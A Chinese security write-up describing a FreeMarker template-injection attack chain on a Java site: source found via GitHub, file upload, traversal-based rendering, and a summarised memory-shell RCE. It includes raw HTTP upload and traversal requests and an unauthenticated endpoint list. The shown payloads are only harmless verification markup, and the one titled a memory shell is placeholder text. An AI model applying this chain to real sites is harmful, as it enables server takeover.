重生之我在异世界做代审
一、信息收集
1.1 GitHub 搜索文件

直接搜索网站的 CSS 或者 JS 文件,发现有完全一模一样的。
1.2 GitHub 搜索域名
在加上主域名。
二、模板注入(组合拳)
2.1 查看配置文件
这里查看 application.yml:
freemarker:
  template-loader-path: classpath:/webapp/
  suffix: .html
  request-context-attribute: request
  allow-request-override: true
  cache: false
  check-template-location: true
  charset: UTF-8
  content-type: text/html
  expose-request-attributes: true
  expose-session-attributes: true
  expose-spring-macro-helpers: true
  allow-session-override: true
  settings:
    tag_syntax: auto_detect
    template_update_delay: 1
    default_encoding: UTF-8
    output_encoding: UTF-8
    locale: zh_CN
    date_format: yyyy-MM-dd
    time_format: HH:mm:ss
    datetime_format: yyyy-MM-dd HH:mm:ss
    auto_import:
    number_format: 0.##
    classic_compatible: true
    template_exception_handler: com.tjsj.fwk.mvc.interceptors.FreemarkerExceptionHandler

解释一下 FreeMarker 查找路径:
freemarker:
  template-loader-path: classpath:/webapp/
  suffix: .html

基础路径: classpath:/webapp/
+ 视图名: "templates/domain/zh_CN/pc//xx"
+ 后缀: ".html"
= classpath:/webapp/templates/domain/zh_CN/pc//xx.html

示例:
视图名 "index"    → classpath:/webapp/index.html
视图名 "user/list" → classpath:/webapp/user/list.html
所以这里如果把 suffix: .html 改成 ftl 后缀,而我们上传的文件是 html 后缀,他也不会执行模板内容,因为他最终的路径是 .ftl 后缀:
基础路径: classpath:/webapp/
+ 视图名: "templates/domain/zh_CN/pc//xx"
+ 后缀: ".ftl"
= classpath:/webapp/templates/domain/zh_CN/pc//xx.ftl
并且 FreeMarker 只在特定情况下激活:
FreeMarker 执行的条件:
- 通过 ModelAndView 或视图名返回
- 经过配置的 FreeMarkerViewResolver
- 在 template-loader-path 指定的目录中


解释下 ModelAndView 作用:他是制定渲染视图名的。
2.2 文件上传
2.2.1 uploadImgByAccessoryWithWeb
这里规定用 POST 请求。

URL 的逻辑:

# 定义uploadFilePath路径
String uploadFilePath = "accessory";

# 定义url路径:/accessory/xxxxx-xxx/
# 这里的File.separator是/
DateFormat sdf = new SimpleDateFormat("yyyy-MM-dd");
String uri = uploadFilePath + File.separator +sdf.format(new Date())+ File.separator;

# 之后判断有没有type参数,如果没有就url为:/accessory/xxxxx-xxx/publish/
if(StringUtils.isNotBlank(request.getParameter("type"))&&request.getParameter("type").equals("client")){
    uri += "client" +  File.separator;
}else{
    uri += "publish" +  File.separator;
}

# 这里就判断域名是否为空,然后url:/accessory/xxxxx-xxx/publish/域名/
uri += request.getServerName()==null?"default":request.getServerName() + File.separator;
然后看下面代码:

getRealRootPath函数:返回/webapp/ 这个路径

转入到 saveFileToServer:

之后就正常的上传文件,路径为 /webapp/accessory/xxxxx-xxx/publish/域名/xxxx-xxxx.jsp。
2.3 模板渲染
之前说了 ModelAndView 这个函数是渲染模板的,那我上传一个 html 后缀的 freemarker 语法的内容,应该要用这个函数去渲染。
全局搜索 ModelAndView,发现有两个函数 createView 和 createBgView,其中 viewName 是可控的状态。

之后全局搜索两个函数 createView 和 createBgView。
其中发现以下路径无权限,且路径可控:
details
columnDetails
detailss
column_article_list_by_id
queryByCondition
obtain_like_article_by_title
obtain_article_by_column
obtain_recruit_article
obtain_column_children_by_id
user/logout
videolist
obtain_comment_list
obtain_comment_list_like
obtain_order_list
obtain_order_list_like
obtain_question_by_id
obtain_question_by_keyword
obtain_question_list
obtain_answer_by_keyword
obtain_recritment_list
obtain_recruit_list_like
info/query_info
obtain_small_content_list_like
obtain_small_content_by_id
三、漏洞利用
3.1 文件上传验证模板注入漏洞
POST x HTTP/1.1
Host: x
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: HttpOnly; x
Connection: keep-alive
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary0vhwQhJtQDJWce7D
Content-Length: 180

------WebKitFormBoundary0vhwQhJtQDJWce7D
Content-Disposition: form-data; name="files"; filename="1.html"
Content-Type: image/jpeg

<!DOCTYPE html>
<html>
<head>
<title>漏洞验证</title>
</head>
<body>
<h1>🔓 FreeMarker 模板注入验证</h1>
<div>
<h3>系统信息:</h3>
<p><strong>FreeMarker 版本:</strong> ${.version}</p>
<p><strong>当前环境:</strong> ${.now?string("yyyy-MM-dd HH:mm:ss")}</p>
<p><strong>时间戳:</strong> ${.now?long}</p>
<p><strong>输出编码:</strong> ${.output_encoding!"UTF-8"}</p>
</div>
<div style="background: #d4edda; padding: 15px; margin: 20px 0; border-radius: 5px;">
<h2 style="color: #155724;">✅ 漏洞验证成功</h2>
<p>FreeMarker 模板注入漏洞存在!</p>
<p>当前时间: <strong>${.now?string("HH:mm:ss")}</strong></p>
</div>
<footer>
<p>测试时间: ${.now?string("yyyy年MM月dd日 HH时mm分ss秒")}</p>
</footer>
</body>
</html>
------WebKitFormBoundary0vhwQhJtQDJWce7D
3.2 上传内存马
之后在上传一个模板注入的内存马:
POST /upload/uploadImgByWebAccessory.htm HTTP/1.1
Host: x
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: HttpOnly; x
Connection: keep-alive
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary0vhwQhJtQDJWce7D
Content-Length: 180

------WebKitFormBoundary0vhwQhJtQDJWce7D
Content-Disposition: form-data; name="files"; filename="1.html"
Content-Type: image/jpeg

<!DOCTYPE html>
<html>
<head>
<title>示例页面</title>
</head>
<body>
<h1>生成的内存马</h1>
<p>当前用户数:${userCount}</p>
<!-- 如果message变量不存在,使用默认值 -->
<p>备用消息:${message!"默认消息"}</p>
</body>
</html>
------WebKitFormBoundary0vhwQhJtQDJWce7D
3.3 触发模板渲染
之后访问路径渲染模板:
POST /{{file:line(/Users/qq/yakit-projects/temp/tmp2970083007.txt)}} HTTP/1.1
Host: x
Cookie: x; Path=/
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: zh-CN,zh;q=0.9
Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Accept-Encoding: gzip, deflate, br
Priority: u=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 97

url=../../../accessory/x/publish/x/94746e9e-a264-46b9-b72e-a50216e7f635
四、总结
攻击链路:
- 信息收集:通过 GitHub 搜索目标系统的 CSS/JS 文件和域名,找到源码仓库
- 配置分析:分析
application.yml中 FreeMarker 的配置,确认模板加载路径和后缀 - 文件上传:利用
uploadImgByAccessoryWithWeb接口上传包含 FreeMarker 恶意语法的 HTML 文件 - 模板渲染:通过可控的
viewName参数,使用路径穿越../../../定位到上传的文件,触发 FreeMarker 模板解析 - RCE:利用 FreeMarker 的
ObjectConstructor+ScriptEngineManager执行 JavaScript,加载 Base64 编码的恶意类字节码,实现内存马注入
温馨提示:本文内容仅用于合法授权的安全学习与研究交流,严禁用于未授权渗透测试、漏洞利用或任何违法行为。
涉及企业或平台的未公开漏洞信息,请遵循负责任披露原则,勿公开传播可直接复现的敏感细节。
如存在侵权、错误信息或不当内容,请联系站方处理,我们将及时核实并删除。邮箱:admin@baimaojianghu.com。